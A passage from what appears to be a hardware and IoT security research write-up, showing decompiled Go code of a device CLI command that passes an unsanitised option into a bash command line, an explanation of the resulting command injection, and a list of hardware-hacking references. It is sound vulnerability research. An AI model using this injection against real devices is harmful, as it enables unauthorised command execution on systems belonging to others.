61              (__int64)v41,
62              1LL,
63              1LL);
64          *(__QWORD *)v42 = xmmword_995B80;
65          v43 = v33;
66          v36 = os_exec_Command((__int64)"bash", 4LL, (__int64)v42, 2LL, 2LL);
67          v18 = os_exec_ptr_Cmd_Output((__int64)v36);
68          if ( v36 )
69          {
70              v22 = runtime_convTstring(*(__QWORD *) (v40 + 8), *(__QWORD *) (v40 + 16));
71              v41[0] = (__int64)&RTYPE_string;
72              v41[1] = v22;
73              fmt_Fprintf(a1, a2, (__int64)"Execution failed for local=%s", 29LL, (__int64)v41, 1LL, 1LL);
74              return;
75          }
76      }
77      else
78      {

```

It shows more clearly that the value passed as a parameter of the vulnerable CLI command is directly inserted into the command line (at the location of the format specifier `%s`) without prior sanitization or filtering. The command is then executed right after. Therefore, it is possible to abuse the CLI command to execute any arbitrary command on the underlying Linux system (via `/bin/bash`), by injecting it inside one of the vulnerable options. This vulnerability was exploited in 4.6.3. *Post-Boot Exploitation: Restricted Shell*.

# References

- Hardware Hacking 1-01 – Training BT by Team R.E.S.T.A.R.T.
- Practical IoT Hacking: The Definitive Guide to Attacking the Internet of Things – No Starch Press (2021)
- IoT Penetration Testing Cookbook – Packt Publishing (2017)
- <https://www.synacktiv.com/publications/i-hack-u-boot>
- <https://cybergibbons.com/hardware-hacking/recovering-firmware-through-u-boot/>
- <https://docs.u-boot.org/>
- <https://blog.nviso.eu/2020/02/21/iot-hacking-field-notes-1-intro-to-glitching-attacks/>
- <https://optimstorage.blob.core.windows.net/web/file/55e86eae3f04450d9bafcb3a94559ca/JTAG.Whitepaper.pdf>
- <https://sergioprado.blog/2020-02-20-extracting-firmware-from-devices-using-jtag/>
- <https://www.makemehack.com/2020/03/how-to-find-the-jtag-interface.html>
- <http://www.jtagtest.com/pinouts/>
- <https://www.xjtag.com/about-jtag/jtag-a-technical-overview/>
- <https://www.youtube.com/watch?v=GgMOBhmEJXA> (JTAGulator: Introduction and Demonstration – Joe Grand)
- [http://dangerousprototypes.com/docs/Bus\\_Pirate](http://dangerousprototypes.com/docs/Bus_Pirate)
- <https://openocd.org/doc/pdf/openocd.pdf>
- <https://www.blackhat.com/docs/us-14/materials/us-14-Oh-Reverse-Engineering-Flash-Memory-For-Fun-And-Benefit-WP.pdf>
- <https://conference.hitb.org/hitbsecconf2019ams/materials/D1T3%20-%20How%20to%20Dump,%20Parse,%20and%20Analyze%20i.MX%20Flash%20Memory%20Chips%20-%20Damien%20Cauquil.pdf>
- <https://www.macronix.com/Lists/ApplicationNote/Attachments/1937/AN0296V3-How%20to%20handle%20the%20spare-byte%20area%20of%20Macronix%20NAND%20Flash-1209.pdf>
- <https://book.hacktricks.xyz/hardware-physical-access/firmware-analysis>
- <https://scriptingxss.gitbook.io/firmware-security-testing-methodology/>
- <https://blog.quarkslab.com/binbloom-blooms-introducing-v2.html>
- <https://www.pentestpartners.com/security-blog/how-to-do-firmware-analysis-tools-tips-and-tricks/>
- Hardware Hacking Tutorial video series by @MakeMeHack - <https://www.youtube.com/@MakeMeHack>
- <https://github.com/koutto/hardware-hacking/blob/master/Hardware-Hacking-Experiments-Jeremy-Brun-Nouvion-2020.pdf>
- [https://www.hexacon.fr/slides/hexacon\\_draytek\\_2022\\_final.pdf](https://www.hexacon.fr/slides/hexacon_draytek_2022_final.pdf)
- <https://elinux.org/images/b/b1/Filesystems-for-embedded-linux.pdf>
- <https://media.defcon.org/DEF%20CON%2027/DEF%20CON%2027%20presentations/DEFCON-27-Philippe-Laulheret-Introduction-to-Hardware-Hacking-Extended-Version.pdf>
- <https://github.com/CyberSecurityUP/Awesome-Hardware-and-IoT-Hacking>